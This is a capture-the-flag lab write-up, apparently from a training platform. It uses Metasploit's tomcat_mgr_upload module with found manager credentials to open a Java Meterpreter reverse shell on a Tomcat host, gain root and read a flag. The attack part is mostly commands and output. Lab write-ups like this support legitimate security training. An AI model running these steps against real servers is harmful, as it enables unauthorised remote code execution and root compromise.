
org.apache.tomcat:tomcat-coyote vulnerabilities

Known vulnerabilities in the org.apache.tomcat:tomcat-coyote package. This does not include vulnerabilities belonging to this package's dependencies.

Now we move on to Metasploit.


6.Metasploit

Run via the command “**msfconsole**”




```
┌─[root@parrot]─[/home/user]
└──╼ #msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.43-dev                          ]
+ -- --=[ 2484 exploits - 1279 auxiliary - 431 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >>
```

We are now looking for available exploits:




```
[msf](Jobs:0 Agents:0) >> search tomcat

Matching Modules
================

   #   Name                                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                                      ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3     \_ target: Automatic detection                                          .                .          .      .
   4     \_ target: Windows                                                      .                .          .      .
   5     \_ target: Linux                                                        .                .          .      .
   6   exploit/multi/http/struts_code_exec_classloader                           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Executi
   7     \_ target: Java                                                         .                .          .      .
   8     \_ target: Linux                                                        .                .          .      .
   9     \_ target: Windows                                                      .                .          .      .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .                .          .      .
   11  auxiliary/admin/http/tomcat_ghostcat                                      2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerabil
   13  exploit/multi/http/tomcat_mgr_deploy                                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Co
ion
   14    \_ target: Automatic                                                    .                .          .      .
   15    \_ target: Java Universal                                               .                .          .      .
   16    \_ target: Windows Universal                                            .                .          .      .
   17    \_ target: Linux x86                                                    .                .          .      .
   18  exploit/multi/http/tomcat_mgr_upload                                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   19    \_ target: Java Universal                                               .                .          .      .
   20    \_ target: Windows Universal                                            .                .          .      .
   21    \_ target: Linux x86                                                    .                .          .      .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                        2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and
   23  auxiliary/scanner/http/tomcat_enum                                        .                normal     No     Apache Tomcat User Enumeration
   24  exploit/linux/local/tomcat_rhel_based_temp_priv_esc                       2016-10-10       manual     Yes    Apache Tomcat on RedHat Based Systems Insecure Temp Config
 Escalation
   25  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc                       2016-09-30       manual     Yes    Apache Tomcat on Ubuntu Log Init Privilege Escalation
   26  exploit/multi/http/atlassian_confluence_webwork_ognl_injection            2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   27    \_ target: Unix Command                                                 .                .          .      .
   28    \_ target: Linux Dropper                                                .                .          .      .
   29    \_ target: Windows Command                                              .                .          .      .
   30    \_ target: Windows Dropper                                              .                .          .      .
```

After point 18 we have tomcat_mgr_upload from 2009. With an excellent opinion, we can start with it.



```
[msf](Jobs:0 Agents:0) >> use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.
```

We configure all the parameters:



```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpPassword bubbles
HttpPassword => bubbles
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpUsername bob
HttpUsername => bob
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rhosts 10.10.196.42
rhosts => 10.10.196.42
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rport 1234
rport => 1234
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set lhost [redacted]
lhost => 10.10.136.129
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  bubbles          no        The password for the specified username
   HttpUsername  bob              no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.10.196.42     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         1234             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  [redacted]       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.
```


We set the login and password to the previously acquired data.

Rhosts - this is the host we are attacking (remote host)

Rport - the port of the service under attack


Lhost - this is our address

Now we run:



```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> run
[-] Handler failed to bind to [redacted]
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying tN7YGnw1obiR5ViPM8Em4ehHa3Tg...
[*] Executing tN7YGnw1obiR5ViPM8Em4ehHa3Tg...
[*] Undeploying tN7YGnw1obiR5ViPM8Em4ehHa3Tg ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set lhost tun0
lhost => [redacted]
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> exploit
[*] Started reverse TCP handler on [redacted]
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying eZpCGExIsf0bkKCK8t...
[*] Executing eZpCGExIsf0bkKCK8t...
[*] Undeploying eZpCGExIsf0bkKCK8t ...
[*] Sending stage (58073 bytes) to 10.10.196.42
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened ([redacted] -> 10.10.196.42:39782)

(Meterpreter 1)(/) > whoami
[-] Unknown command: whoami. Run the help command for more details.
(Meterpreter 1)(/) > getuid
Server username: root
(Meterpreter 1)(/) > █
```

Unfortunately, the first time failed to get the session, I tried to assign the address straight from tun 0 and managed to get, we are as root.



```
Server username: root
(Meterpreter 1)(/) > cd /root
(Meterpreter 1)(/root) > ls
Listing: /root
==============

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100667/rw-rw-rwx   47    fil   2019-03-11 16:06:14 +0000  .bash_history
100667/rw-rw-rwx   3106  fil   2015-10-22 17:15:21 +0000  .bashrc
040777/rwxrwxrwx   4096  dir   2019-03-11 15:30:33 +0000  .nano
100667/rw-rw-rwx   148   fil   2015-08-17 15:30:33 +0000  .profile
040777/rwxrwxrwx   4096  dir   2019-03-10 21:52:32 +0000  .ssh
100667/rw-rw-rwx   658   fil   2019-03-11 16:05:22 +0000  .viminfo
100666/rw-rw-rw-   33    fil   2019-03-11 16:05:22 +0000  flag.txt
040776/rwxrwxrw-   4096  dir   2019-03-10 21:52:43 +0000  snap

(Meterpreter 1)(/root) > cat flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
(Meterpreter 1)(/root) > 
```

The flag has also been found. Our task is complete.

Conclusion:

You need to keep your systems up to date, any older system can be like an open door, as in our case.